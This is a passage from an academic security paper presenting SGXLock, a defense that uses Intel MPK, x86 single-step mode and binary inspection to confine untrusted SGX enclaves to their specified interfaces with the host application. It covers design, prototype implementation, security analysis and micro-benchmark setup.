The ECALL/OCALL interface functions are defined via a so-called Enclave Definition Language (EDL). The Edger8r tool, shipping as part of the SDK, can generate (dispatch/receiving) edge routines for ECALLs/OCALLs according to developer-defined EDL files. These edge routines reside in both the host application and the enclave to route ECALL/OCALL requests.

Besides, the Trusted Runtime System (tRTS) and Untrusted Runtime System (uRTS) are provided to embed into an enclave and its host application to perform enclave management and ECALL/OCALL requests routing. The dispatch (receiving) edge routines reside in both sides will send (accept) the ECALL/OCALL requests to (from) the tRTS/uRTS and redirect them from (to) the user code. The combination of the tRTS/uRTS and the edge routines facilitate the (host application/enclave) developers to invoke an ECALL/OCALL as a function call.

The implementation of ECALL/OCALL interfaces is based on two *user-mode* instructions, EENTER and EEXIT, respectively. Specifically, the EENTER instruction is used by the host application to transfer the control to a predefined address inside the enclave. The EEXIT instruction makes the execution leave from the enclave. As an operand of the EEXIT instruction, the RBX register specifies the jump target outside the enclave, whose value will be filled into the RIP register after the execution leaves from the enclave. Therefore, *the jump target of the* EEXIT *instruction is enclave-manipulable.*

Moreover, SGX leaves most of the execution states (e.g. registers) switching and sanitizing to the software when the execution crosses the boundary of the host application and the enclave via the EENTER and EEXIT instructions. For instance, when the execution leaves the enclave via the EEXIT instruction, it is the responsibility of the enclave code to refill the host stack pointers, i.e., RSP and RBP. Thus, *the enclave can refill a fake stack pointer inside the host application to manipulate the saved context.*

Furthermore, the enclave execution can be aborted asynchronously when an exception (e.g., a page fault or a hardware interrupt) occurs. This is referred as *asynchronous enclave exit* (AEX). On an AEX event, the processor saves the enclave's current execution context, such as general purpose registers (GPRs) and processor extended states, into the enclave's *state save area* (SSA) frame. Then the processor sets the RIP register to the value of the Asynchronous Exit Pointer (AEP, normally points to the ERESUME instruction) and exits the enclave. After that, the processor delivers the AEX event as an normal exception to the system software. Note that the AEP is specified during enclave entry (as the operand of the EENTER/ERESUME instruction) and cannot be modified during the enclave execution. After handling the AEX event, the host application can reenter the enclave and resume the previously saved execution context of the enclave via the ERESUME instruction.

SGX supports multi-threading with a special enclave data structure, named *Thread Control Structure* (TCS). A TCS contains information of a thread executing inside an enclave, such as the address of the enclave entry and the relative address of SSA. The content of a TCS is specified by the enclave (developers) and is *not accessible* by the software (including the enclave) after being initialized. Whenever the execution wants to enter the enclave (via EENTER/ERESUME), a free TCS needs to be specified in the instruction operand. By doing this, SGX allows concurrent execution inside the enclave.

2.2 Intel MPK

Memory Protection Key (MPK) is a new hardware feature introduced in recent Intel processors to provide permission control over the page groups from a per-thread view. MPK exploits four previously-unused bits of the page table entry to serve as the page's protection key. Thus, MPK partitions a process's address space into 16 disjoint protection domains. To enforce the per-thread permission control, a per-core 32-bit *protection key rights register* (PKRU) is introduced. Every two bits in PKRU determine the access permission to one specific protection key. Specifically, PKRU[$2i$] represents the access-disable bit while PKRU[$2i+1$] represents the write-disable bit for protection key i. Based on access-disable and write-disable bits, three permission policies are enforced: read/write, read-only and no-access.

To access PKRU, MPK introduces two new *user-mode* instructions, RDPKRU (for reading) and WRPKRU (for writing). Updating the value of the PKRU register with the WRPKRU instruction has negligible overhead, which takes less than 20 cycles [24]. This makes MPK a highly efficient user-space memory permission control primitive. Note that the execution permission is *not* impacted by MPK.

Interact with SGX During the enclave execution, the value of PKRU can be stored into and restored from memory as part of the *processor's extended states*, as long as the bit 9 in the enclave's XFRM attribute field is set. Inside the enclave, the processor's extended states can be stored into and restored from memory in two scenarios. First, an enclave can save and restore them via XSAVE and XRSTOR instructions. Second, the processor's extended states are saved into the enclave's *state save area* (SSA) frame on an AEX event and restored when reentering the enclave with the ERESUME instruction.

2.3 The x86 Single-Step Mode

The x86 architecture supports the single-step mode for debugging. It allows the processor to generate a trap after executing each instruction. The single-step mode is activated by setting a bit, named Trap Flag (TF), within the processor's `FLAGS` register. If the TF bit is set by an application using a `POPF`, `POPFD`, or `POPFQ` instruction, the CPU will execute one instruction and then stop. At the same time, a single-step debug exception is generated. Accordingly, the single-step mode can be disabled by clearing the TF bit.

Interact with SGX For the opt-out enclave (i.e. enclave with the debugging feature disabled), if the TF bit is set at the time of the enclave entry, a single-step debug exception would be pending immediately after exiting the enclave via the `EEXIT` instruction. In other words, the processor in the single-step mode treats the whole life-cycle of the enclave execution (from enclave entry to enclave exiting) as a single instruction. Besides, the enclave is *not allowed* to manipulate the value of the TF bit. The processor guarantees this with two properties. First, at the time of the enclave entry, the processor stores the TF bit into a software *invisible* register and then clears it, while the value of the TF bit is restored after exiting the enclave. Second, the processor ensures that the TF bit always remains cleared inside the enclave.

3 Threat Model

Our threat model considers the mutual distrust between the enclave and its host application. Therefore, the threat model consists of the following two perspectives.

- **From the enclave's view** It assumes the same attack model as other systems that leverage SGX for protection. Specifically, the trust anchors for an enclave (developer) are the SGX-enabled CPU and the code inside the enclave. The rest of the software stack, including the host application, OS, and hypervisor, is considered as untrusted. The goal of an enclave is to prevent the leakage of its sensitive information (data or/and code) both at runtime and at rest. Thus, code secrecy mechanism [9] may be used by an enclave to protect its private code.
- **From the host application's view** It considers the enclave as *untrusted* [27, 36]. As mentioned previously, such scenarios include third-party enclaves and potentially buggy enclaves. The goal of the host application is to leverage the functionalities provided by the enclave, while at the same time confining the enclave's behaviors.

Out of scope The main purpose of our work is to restrict the host-enclave interactions to specified interfaces. It lays the basis for *the establishment of the mutual distrust between the enclave and its host application*. The high-level attacks, e.g., the Iago attack [13], that exploits the specified interfaces, are out of the scope. Besides, side-channel and denial-of-service (DoS) attacks are not considered. Defending against such attacks are orthogonal to our work.

4 System Design

From the enclave's view, the security mechanisms provided by SGX can be used to protect the sensitive data and code inside the enclave. However, from the host application's view, there exist two types of asymmetries [27, 36] between the enclave and its host application.

- **Data access asymmetry** An enclave can read and write arbitrary memory regions of its host application, while the memory region of an enclave is hardware-protected by SGX. With the assistance of Intel Transactional Synchronization Extensions (TSX), an enclave can even probe the whole address space of its host application *stealthily* without triggering any exceptions [27].
- **Control flow asymmetry** An enclave can jump to any code location of its host application by specifying the target address inside the `RBX` register, which will be used by the `EEXIT` instruction. It can also forge the stack register when leaving from the enclave to manipulate the saved context (Section 2.1). However, the host application is not allowed to specify the entry point when entering the enclave via the `EENTER/ERESUME` instruction.

Our work is to confine the *untrusted* enclave for its host application, so that the host-enclave interaction can be restricted to the specified interfaces. This helps to establish the mutual distrust between them.

To achieve this goal, SGXLock leverages two x86 hardware features to efficiently eliminate the enclave-host asymmetries. First, for data access asymmetry, SGXLock relies on Intel MPK [24] to efficiently confine the enclave access to limited regions of the host memory (Section 4.1). Only specific regions in the host memory's address space are accessible by the enclave. These regions serve as parameter passing buffers for the host-enclave interaction. Second, for control flow asymmetry, SGXLock leverages the x86 single-step mode to ensure that the execution continues from the predefined location after leaving the enclave (Section 4.2).

It is non-trivial to enforce such confinements. There are two challenges, i.e., how to block the update of the PKRU register inside the enclave and how to protect the host application's saved context when leaving the enclave. We will illustrate our solutions in Section 4.3.1 and Section 4.3.2, respectively. Figure 1 shows the overall system architecture.

4.1 Data Access Asymmetry Elimination

To eliminate the data access asymmetry, MPK is used to restrict the data access of an enclave to the specified regions in its host application's address space. For simplicity, we first assume there is only one enclave i in the host application and then discuss the scenario of multiple enclaves.




Figure 1: The overall system architecture.

The host memory regions are assigned with the protection key *H*, which is exactly the default protection key in the OS (e.g., key 0 in Linux). SGXLock then assigns the memory region of enclave *i* with a unique protection key *Ei* at the time of the enclave creation. To support parameters passing for the host-enclave interaction, SGXLock couples each TCS of the enclave *i* with a piece of the host memory region, called the *parameter buffer*. A parameter buffer is organized as a stack to enable the *nested* host-enclave interactions. Because a parameter buffer is coupled with each TCS, SGXLock can support concurrency inside the enclave without having the *scalability* issue. Accordingly, All the parameter buffers of the enclave *i* belong to the MPK protection key *Ei*.

First, the host application has the access permission to protection keys {*H*, *Ei*}. This does no harm to the security of the enclave since the content of the enclave is hardware-protected by SGX. Second, the enclave can only access the protection key *Ei*. Before the execution is transferred to the enclave *i*, the access permission of the current thread is changed from {*H*, *Ei*} to *Ei* via updating the PKRU register (step b in Figure 1). SGXLock guarantees that the PKRU register is not changed while the execution remains inside the enclave. By doing so, the enclave cannot access the host memory regions other than the enclave's parameter buffer. After exiting from the enclave, the execution resumes the host application's original access permission (step e in Figure 1). In this way, SGXLock eliminates enclave-host data access asymmetry *efficiently*, since no performance overhead is introduced inside the enclave.

Multiple enclaves The support of multiple enclaves is straightforward. First, a unique protection key is allocated for each enclave. The memory region and the parameter buffer of an enclave are then assigned with the enclave's protection key during the process of the enclave creation. Second, the host application has the access permission to all the enclaves' protection keys, whereas each enclave can only access its own protection key. If the number of enclaves exceeds the maximum number of available protection keys, the virtualization of protection keys could be leveraged [24].

About the AEX event AEX events cannot be abused by an enclave to bypass the MPK-based data access asymmetry elimination. First, SGXLock guarantees that the PKRU register is not part of the processor's extended states (See Section 4.3.1), thus it is not saved into the enclave's SSA frame when an AEX event happens. Second, an enclave should be forbidden to specify the control flow of the AEX handler outside the enclave, considering this will compromise the security guarantees from both the enclave and its host application's view. [2] Third, the PKRU register value is maintained as part of the host application's thread context during the AEX event handling outside the enclave. Therefore, the execution can reenter the enclave via the ERESUME instruction with the original PKRU register value set.

4.2 Control Flow Asymmetry Elimination

In Section 4.1, we show how SGXLock utilizes MPK to eliminate the data access asymmetry. However, the design goal of MPK is intended to provide permission control for data access. Instruction fetching is not constrained by MPK. Hence, MPK cannot be used to eliminate the control flow asymmetry. Thus, the code inside the enclave can jump to arbitrary executable locations inside the host application's memory space after executing the `EEXIT` instruction.

The root cause of the control flow asymmetry is that the jump target of the `EEXIT` instruction is enclave-manipulable. To solve this problem, SGXLock leverages the x86 single-step mode feature to detect whether the jump target of the `EEXIT` instruction matches the pre-defined location, i.e., the next instruction after the `EENTER` instruction (label .L in Figure 1).

Specifically, whenever the execution gets into the enclave, the TF bit within the `FLAGS` register is set (step c in Figure 1) to ensure the pending of a single-step debug exception follows the `EEXIT` instruction (② in Figure 1). The corresponding exception handler then performs the check for the jump target (③ in Figure 1). If the check passes, the execution is resumed and continues from the pre-defined location in the host application's code region (⑤ in Figure 1). Otherwise, the potential abuse (or exploit) of the control flow asymmetry is detected. The execution is aborted.

Same with the MPK-based data access asymmetry elimination, eliminating control flow asymmetry with the assistance of the single-step mode introduces no performance overhead for the execution *inside the enclave*.

About the AEX event On an AEX event, the processor resumes the value of the TF flag from the software invisible register and exits the enclave. Then, same as the PKRU register, the TF flag is treated as part of the host application's thread

[2] A proper mechanism to allow the enclave to get involved into the exception handling caused by itself is that the handler is put inside the enclave and is invoked by the host application via the EENTER instruction when handling the AEX event. This mechanism is exactly the one used by Intel SGX SDK and is compatible with SGXLock.

context and remains set when the execution is resumed from the AEP. Since the AEP points to the ERESUME instruction, the TF flag is kept as set at the enclave entry.

4.3 Challenges and Solutions

We have described the main idea of adopting two x86 hardware features to eliminate the enclave-host asymmetries. However, there are still some challenges to ensure that the security enforcement of our system cannot be bypassed. In the following, we illustrate these challenges and our solutions.

4.3.1 Challenge I: Block PKRU Update Inside the Enclave

The PKRU register can be updated with two *user-mode* instructions, `WRPKRU` and `XRSTOR`. An untrusted enclave may use these two instructions to extend its access permission to the protection keys other than itself. To prevent this, SGXLock needs to keep the PKRU register unchanged during the enclave execution. A similar challenge is also addressed by the ERIM system [32]. However, the solution proposed by the ERIM cannot be directly applied to our system. The reasons are listed in Appendix A. To solve this challenge, SGXLock adopts the following strategies for the `XRSTOR` and the `WRPKRU` instruction, respectively.

XRSTOR instruction The usage of the `XSAVE/XRSTOR` instruction is intended to save/restore the current execution's extended states *efficiently*. Thus they are unavoidable inside the enclave. However, in our design, an enclave is not allowed to maintain the PKRU register since SGXLock requires the PKRU register be unchanged during the enclave execution. Besides, there is no need for an enclave to maintain its own PKRU register value. That is because *MPK cannot be used by an enclave to provide access permission control for itself*. MPK's permission control is based on two components: the per-core PKRU register and the 4-bit protection key field in the page table entry. Apparently, the latter one is out of the enclave's control. Thus, if an enclave leverages MPK to enforce the permission control, the untrusted host application or operating system can easily corrupt it.

We observed that the PKRU register is treated as part of the enclave execution's extended states *only when the bit 9 within an enclave's XFRM attribute field is set.* Therefore, our solution is straightforward. SGXLock guarantees that the bit 9 within an enclave's XFRM attribute field is never set. Specifically, during the enclave creation, an additional check is performed by SGXLock. If it is set, SGXLock refuses to create the enclave. Since the XFRM attribute field cannot be modified after the enclave creation, the `XRSTOR` instruction cannot affect the PKRU register even though it occurs inside the enclave. Note that with this method, SGXLock also guarantees that the PKRU register would not be affected by the AEX event.




Figure 2: The flow chart of the embedded inspection code.

WRPKRU instruction SGXLock leverages binary inspection to prevent the occurrence of the `WRPKRU` instruction inside the enclave. In some scenarios, an enclave may load or generate code at runtime for the purpose of code secrecy [9]. Our system leverages the binary inspection mechanism to deal with both the plain enclave code and the dynamic loaded or generated code (abbreviated as *DLGC*), respectively. For the plain enclave code, SGXLock can directly check whether there exists `WRPKRU` instructions while loading the code into the enclave during the enclave creation. For DLGC, since its content is inaccessible outside the enclave, SGXLock chooses to *embed* a small piece of inspection code into the enclave at the enclave compilation stage. Figure 2 shows the logic of our embedded inspection code: *scanning the corresponding code region linearly to detect the occurrence of a specific byte sequence (i.e., `WRPKRU`'s machine code: `0x0F01EF`).* At runtime, by enforcing the $W \oplus X$ attribute for the enclave's page table entries, the host application can detect the execution of DLGC inside an enclave. Then the inspection code will be invoked by the *host application* before giving the execution permission to the DLGC region.

As shown in Figure 2, our embedded inspection code only includes a simple loop and can be easily implemented with less than one hundred lines of assembly code. In fact, the implementation of our embedded inspection code can be integrated into the SGX software development kit (SDK). Thus no development burden is imposed to enclave developers. To ensure the usability and security of the embedded inspection code, SGXLock made the following design choices. First, an *assembly* template, that implements exactly the logic of our embedded inspection code (See Figure 2), is provided by SGXLock. The template only uses the registers to store its data (including input/output) and can be instantiated by replacing the template parameter with the specific registers.

Second, the template instance is integrated into the *plain* in-enclave runtime and its input/output should always remain inside the registers during the data transfer (from the enclave entry to the enclave exit point). Thus the template instance needs to be placed to the location that is close to the enclave entry/exiting. For example, a conditional branch instruction is inserted into the enclave entry and one branch targets for the template instance, while an unconditional branch instruction targeting the enclave exiting is inserted into the end of the template instance. Third, the related information of the template instance is provided with the enclave file to assist the verification of the template instance.

Based on the previous design, during the enclave creation, SGXLock can verify the existence of the template instance (i.e. inspection code). SGXLock also confirms that the template instance is always reachable from the enclave entry when invoked by the host application and the (input/output/immediate) data never leaves the registers during the invocation process. Always keeping data inside the registers prevents other concurrent enclave execution from corrupting the inspection code's execution state. Besides, obfuscation should not be applied to the template instance. Doing so fails the verification of SGXLock and the execution of DLGC would not be allowed.

Note that, page alignment operation is performed at the beginning of our inspection code. This ensures that the potentially malicious host application can only snoop whether there is a specific three-byte sequence within the inspected region at the page granularity. Such information is rather limited to leak the enclave's sensitive information.

We have described that SGXLock can enforce no occurrences of the `WRPKRU` instruction in the DLGC of an enclave with two components: $W \oplus X$ for the detection of DLGC and the embedded code for inspection. In the following, we illustrate the overall *workflow* of the binary inspection mechanism that targets both the plain enclave code and DLGC.

Static binary inspection It happens at the time of the enclave creation. First, SGXLock scans the plain enclave code while loading it into the enclave to inspect the occurrence of the WRPKRU instruction. If the inspection passes, the corresponding enclave code page will be assigned with *RX* permission. Besides, for the enclave page with *WX* permission set, SGXLock removes its *X* permission and records its information. Meanwhile, SGXLock checks whether the inspection code is embedded inside the enclave *properly*. If the checking passes, an enclave-invisible flag *dlgc_allowed* is set to indicate the created enclave is allowed to execute DLGC. Note that the embedded inspection code is part of the plain enclave code and keeps *RX* during the enclave's life-cycle. With the static binary inspection, SGXLock achieves three guarantees. First, there is no `WRPKRU` instruction inside the enclave code after the enclave initialization. Second, the execution of the DLGC inside the enclave will be detected by SGXLock (since the executable permission has been removed.) Third, for an enclave using DLGC, the inspection code has been properly embedded.

Dynamic binary inspection This is triggered by the violation of $W \oplus X$ during the enclave execution. As an AEX event, the violation of $W \oplus X$ makes the execution exit the enclave and allow the host application to get control. First, the host application checks whether the *dlgc_allowed* flag is set and the enclave page's original permission set has the *X* permission. If both of them are satisfied, this means a DLGC code region is executed and the dynamic binary inspection needs to be invoked.

Specifically, the host application changes the permission of the enclave page that needs to be inspected to *read-only*. [3] This prevents the concurrent enclave executions from modifying the enclave page that is to be inspected. Note that the system call is not allowed inside the enclave, thus the enclave cannot directly manipulate the enclave's page table entries. Before the host application specifies a free TCS and gets into the enclave via the `EENTER` instruction to invoke the embedded inspection code, it changes the protection key of the SSA frame of the TCS to the host application's protection key (i.e. *H*). Accordingly, the host application keeps the access permission of the current execution to the protection keys of both the host application and the enclave (i.e., $\{H, Ei\}$) before entering the enclave. This aims to prevent other concurrent enclave execution from modifying the register values of the inspection code, which are stored into the SSA frame on an AEX event during the execution process. Besides, as we mentioned before, the embedded inspection code only uses registers to store its data. Therefore, there is no window for other concurrent enclaves to corrupt the current execution context of the embedded inspection code.

Then, the host application gets into the enclave to invoke the embedded inspection code. The inspection code will scan the corresponding page(s) according to the address information provided by SGXLock. One bit is returned to indicate whether the inspection passes. If the inspection fails, the host application forbids the execution of the DLGC inside the enclave. Otherwise, the host application assigns the corresponding page(s) with *RX* permission and the original enclave execution is resumed.

We can see that before invoking the inspection code, the host application changes the permission of the enclave page that needs to be inspected to *RO*. After the inspection passes, the inspected enclave page will be assigned with *RX* permission by the host application. There is no time window that the enclave page to be inspected is writable. This prevents other concurrent enclave execution from modifying the page to be inspected during the whole process. Thus the possible Time-of-check to Time-of-use (TOCTOU) attack is blocked.

[3] In Linux, it is implemented via `pkey_mprotect`, which would guarantee the TLB coherence of the permission update.

4.3.2 Challenge II: Block Host Stack Pointer Manipulation

Even though the jump target of the EEXIT instruction is constrained with the help of x86 single-step mode, an untrusted enclave is still capable of controlling the value of the host application's stack pointer (i.e., RSP and RBP) while the execution leaves the enclave. Even worse, considering the parameter buffer of an enclave is accessible to both the enclave and the host application, a fake host stack can be forged by an untrusted enclave [27]. As a result, the host application would continue execution with a forged stack context after the execution leaves the enclave.

Our solution SGXLock borrows the idea from keyed-hash message authentication code (HMAC) to guarantee the integrity of the host stack pointers. Specifically, SGXLock maintains a global 64-bit secret value, named *g_sp_key*, for the host application. Whenever the execution gets into the enclave via the EENTER instruction, SGXLock performs bit-wise exclusive or (XOR) operations on the host stack pointers, i.e., RSP and RBP, with *g_sp_key*, respectively. The results, *(RSP⊕g_sp_key)* and *(RBP⊕g_sp_key)*, are then stored into the host stack. Note that this step takes place before trimming the current execution's access permission and the host stack would be inaccessible while the execution is inside the enclave.

Since the jump target of the EEXIT instruction is constrained with the help of the x86 single-step mode, SGXLock is able to perform the integrity check for the host stack pointer when the enclave execution finishes. In detail, SGXLock uses the current (*potentially corrupted*) RSP register for addressing to retrieve the previously stored *(RSP⊕g_sp_key)* and *(RBP⊕g_sp_key)* from the host stack. Then, SGXLock performs XOR operation on them with *g_sp_key* and compares the result with the current RSP/RSP register. If their values match, SGXLock confirms that the integrity of the host stack pointer is preserved. Otherwise, potentially malicious behavior is detected.

Besides, the execution could exit the enclave on an AEX event and the exception handling may need the user-space involvement (e.g., a signal handler in Linux). For this situation, the integrity check could be performed in the corresponding user-space handler, too.

In summary, SGXLock ensures the integrity of the host stack pointers during the enclave execution. First, *(RSP⊕g_sp_key)*, *(RBP⊕g_sp_key)* and *g_sp_key* are all stored in the enclave invisible memory region. This is enforced by SGXLock with MPK. Thus, an untrusted enclave is unable to steal or tamper with these values directly. Second, the only information known to the enclave is the plain host stack pointers. Therefore, the untrusted enclave cannot forge a fake stack since the value (i.e., *(RSP⊕g_sp_key)*, *(RBP⊕g_sp_key)*) to fill into the stack is unknown to the enclave.

5 Implementation Details

We have implemented a prototype of SGXLock based on Intel SGX SDK (v2.9.1) for Linux. The goal of our prototype is making SGXLock transparent to enclave developers and keeping backward-compatibility with legacy enclaves at source code level as much as possible. A developer can port a legacy enclave into our prototype with minor or even no modification. In this section, we illustrate some implementation details.

5.1 Data Access Asymmetry Elimination

Our modification mainly targets for the SDK to support ECALL/OCALL's parameter passing through SGXLock's param_buffer. Besides, we also make minor modifications (no more than 20 lines) to the signal handling of the Linux kernel (See Appendix C for details).

In the Intel SGX SDK, each ECALL/OCALL definition has a specific marshaling data structure, generated by the Edger8r tool, to interpret its arguments. The tRTS/uRTS only uses a void pointer for an ECALL/OCALL's parameter passing. When routing an ECALL/OCALL requests, the marshaling data structure is used by the edge routines of both sides to interpret the arguments by converting the void pointer to the marshaling data structure pointer. This design assumes an enclave can access its host application's memory regions arbitrarily. This assumption does not hold after applying our system. Therefore, we modified the Edger8r tool and the tRTS/uRTS to support parameter passing of ECALL/OCALL through param_buffer.

Edger8r For the Edger8r tool, we add a wrapper data structure, ms_param_meta_t (Listing 2 in Appendix D), to enable the uRTS to interpret an ECALL/OCALL's marshaling data structure. Then instead of passing a void pointer, the dispatch edge routine passes the ms_param_meta_t pointer to the tRTS/uRTS. The passed ms_param_meta_t pointer is finally used by the uRTS to copy data to/from the param_buffer.

tRTS The sgx_ocalloc function of the tRTS is used by the dispatch edge routine of the OCALL to allocate memory regions outside the enclave for parameter passing. We modify the implementation of sgx_ocalloc to allocate memory from the param_buffer instead of the host stack.

uRTS When receiving an ECALL request, the uRTS chooses a free TCS and copies the parameters to the corresponding param_buffer by interpreting the ms_param_meta_t pointer received from the dispatch edge routine of the ECALL. Besides, an instance of the marshaling data structure for the ECALL is created in the param_buffer, to interpret the parameters residing in the param_buffer. Then the uRTS routes the ECALL request to the tRTS with the address of the newly created marshaling data structure instance as a void pointer.

When receiving an OCALL request from the tRTS, the uRTS also receives a ms_param_meta_t pointer that points to some area within the param_buffer. Then the uRTS copies the parameters from the param_buffer to a private memory region

based on the ms_param_meta_t pointer. Besides, an instance of the marshaling data structure for the OCALL is created in the private memory region to interpret the copied parameters. Note that different from a param_buffer, the private memory region belongs to the host application's protection key and thus cannot be accessed by the enclave. The uRTS maintains a private memory for each TCS of an enclave to prevent the possible TOCTOU attack on the OCALL parameters.

Compatibility Our modification to the SDK will disable the support of the user_check attribute. Specifically, in Intel SGX SDK, the pointer argument of an ECALL/OCALL can be marked with the user_check attribute. For such a pointer, the receiving edge routine will neither verify the pointer nor copy the pointed buffer. The design of the user_check attribute leaves the duty of data validation to the developer and is prone to the TOCTOU attack. SGXLock only supports parameter passing via the developer-invisible param_buffers. Thus, the user_check attribute is not supported in our prototype.

5.2 Control Flow Asymmetry Elimination

The TF bit within the FLAGS register is set via the POPFQ instruction before the EENTER instruction. After the enclave execution exits via the EEXIT instruction, a single-step debug exception is triggered immediately. In our implementation, a single handler is registered to catch the SIGTRAP signal. In the signal handler, the jump target of the EEXIT instruction and the integrity of the host stack pointer are checked. If the check fails, the signal handler will report this behavior and abort the execution. Otherwise, the TF bit in the FLAGS register of the original context is cleared and the original execution is resumed.

5.3 Binary Inspection

To support the code secrecy, Intel SGX SDK provides *Protected Code Loader* (PCL) mechanism. With the PCL mechanism, the user enclave code is encrypted at build time and decrypted at runtime. To support this mechanism, a static library libsgx_pcl.a is included in the enclave and invoked by the uRTS to decrypt user code immediately after the enclave creation. Our prototype provides the support for the PCL mechanism and implements a three-stage binary inspection mechanism.

Static binary inspection We modify the uRTS to inspect the *plain* enclave code during the enclave creation. The uRTS also checks whether our inspection code is properly integrated into the enclave. If so, an enclave-invisible flag *dlgc_allowed* is set. The uRTS is also modified to enforce the $W \oplus X$ property for the enclave's page table entries by trimming *W* from the *WX* permission during the enclave creation.

PCL binary inspection Since our prototype enforces $W \oplus X$ for the enclave pages, the encrypted user enclave code does not have the *X* permission after the enclave creation. Our modified uRTS will invoke the embedded inspection code to inspect the newly decrypted user enclave code if it exists. Note that at this time, there is no concurrent enclave execution. Thus our system does not need to change the corresponding enclave page(s) to read-only or modify the protection key of the corresponding SSA frame to the host protection key. If the inspection passes, the modified uRTS will change the permission of the enclave page(s) to *RX* via the pkey_mprotect system call.

Dynamic binary inspection Since $W \oplus X$ is enforced for the enclave's pages, executing newly loaded or generated code inside the enclave will cause a $W \oplus X$ violation and trigger a page fault exception. A signal handler is registered to catch the SIGSEGV signal. If the signal code is SEGV_ACCERR and the fault page's original permission is *RWX*, the runtime binary inspection is triggered. First, the fault enclave page is marked as read-only via the pkey_mprotect system call. The embedded inspection code is then invoked by the host application to inspect the fault page. If the inspection passes, the permission of the fault page is changed to *RX* by the host application. Finally, the original execution is resumed and reenters the enclave via the ERESUME instruction.

6 Evaluation

6.1 Security Analysis

The goal of SGXLock is to eliminate the enclave-host asymmetries (i.e., data access and control flow asymmetry), so that the host-enclave interaction can be confined to the specified interfaces. Our security analysis focuses on the threats from an untrusted enclave that aims to bypass SGXLock's asymmetry elimination enforcement.

Bypass data access elimination There are three methods for an enclave to change the PKRU register value, i.e., using the XRSTOR instruction, leveraging the AEX event and using the WRPKRU instruction. SGXLock requires that the bit 9 of an enclave's XFRM attribute field is clear and thus the PKRU register would not be treated as part of the processor's extended states during the enclave execution. This blocks the first two methods since both of them manipulate the PKRU register through the processor's extended states. Since SGXLock ensures there is no WRPKRU instruction existed during the enclave's life-cycle via the binary inspection mechanism, the third attack is also blocked. Moreover, after handling the AEX event, SGXLock guarantees that the enclave's original PKRU register is resumed when reentering the enclave's via the ERESUME instruction.

Bypass control flow elimination SGXLock relies on the single-step mode to check the target of the EEXIT instruction. The TF flag is saved in a software-invisible register during the enclave execution and resumed after exiting the enclave. Besides, for enclave exiting due to an AEX event, the control

flow of the AEX event handling is out of the enclave's control and the TF flag would remain set when the execution reenters the enclave via the `ERESUME` instruction. Thus, the enclave is unable to clear the TF flag. Based on the single-step mode, SGXLock can further verify the integrity of the host stack pointer by adopting the HMAC-like strategy.

Case study We used three attack primitives leveraged by SGX-ROP [27], including host memory read, host memory write, and host stack pointer manipulation, to demonstrate the effectiveness of SGXLock. Since there is no TSX support in our experiment platform, we suppose the malicious enclave has the prior knowledge to the host memory layout. As a result, the host memory read/write primitive are detected by our MPK-based data access asymmetry elimination mechanism (Section 4.1), while the host stack pointer manipulation attack primitive is blocked by the combination of the single-step based control flow asymmetry elimination (Section 4.2) and the host stack pointer integrity checking (Section 4.3.2) mechanism.

Specifically, for host memory read/write manipulation, when the enclave tries to read/write host memory regions other than its *parameter buffers*, a `SIGSEGV` signal is captured by our signal handler due to the violation of MPK's permission restriction, and the execution is aborted. For host stack pointer manipulation, when the enclave execution exits, a single-step debug exception is issued and the control flow transfers to the corresponding signal handler. Since the host stack pointer is corrupted by the enclave, the corresponding integrity check in the signal handler fails and the execution is aborted.

6.2 Performance Evaluation

In this section, we focus on the performance evaluation of our prototype to demonstrate its effectiveness. Our evaluation was performed on a platform with the Intel i7-10700F CPU (2.90GHz), which supports both SGX and MPK, and the 16GB physical memory. The system software running on the platform is Ubuntu 18.04.4 (Kernel v5.4.28) with SGX driver v2.6 installed.

6.2.1 Evaluation Methodology

First, we use *micro-benchmarks* to measure the introduced host-enclave interaction latency by our prototype, which is the main cause of the performance overhead. Specifically, we evaluate the *raw latency overhead*. This is introduced by the additional interaction code, e.g., PKRU register update, single-step mode enabling/disabling, and single-step debug exception handling. We also evaluate the performance overhead for the *parameter passing*, i.e., copying to/from the parameter buffer (*param_buffer*).

Second, we choose three representative scenarios, i.e., the privacy-preserving machine learning service, the relational database, and the web server to evaluate the overhead of real-world applications. The choice is based on three reasons. First, they are popular scenarios for SGX that have been evaluated in previous systems. Second, both the database system and the web server require high-frequency system calls, which represent the real scenarios of high-frequent `OCALL`s. Third, as a data-intensive service, the machine learning service usually passes large parameters, including model weights or inputs. The benchmark programs used in the evaluation have been released in the link [7].

Last, we evaluate the overhead introduced by the code inspection mechanism.

Table 1: The evaluation result of the raw ECALL/OCALL latency.

	Original	SGXLock	SGXLock *[2]
ECALL	7,636	11,662 (52.7%)	9,288 (21.6%)
OCALL	5,908	9,588 (62.3%)	7,303 (23.6%)

[1] Time is measured in CPU cycles.
[2] SGXLock * represents our prototype with single-step mode disabled.

6.2.2 Micro-Benchmarks

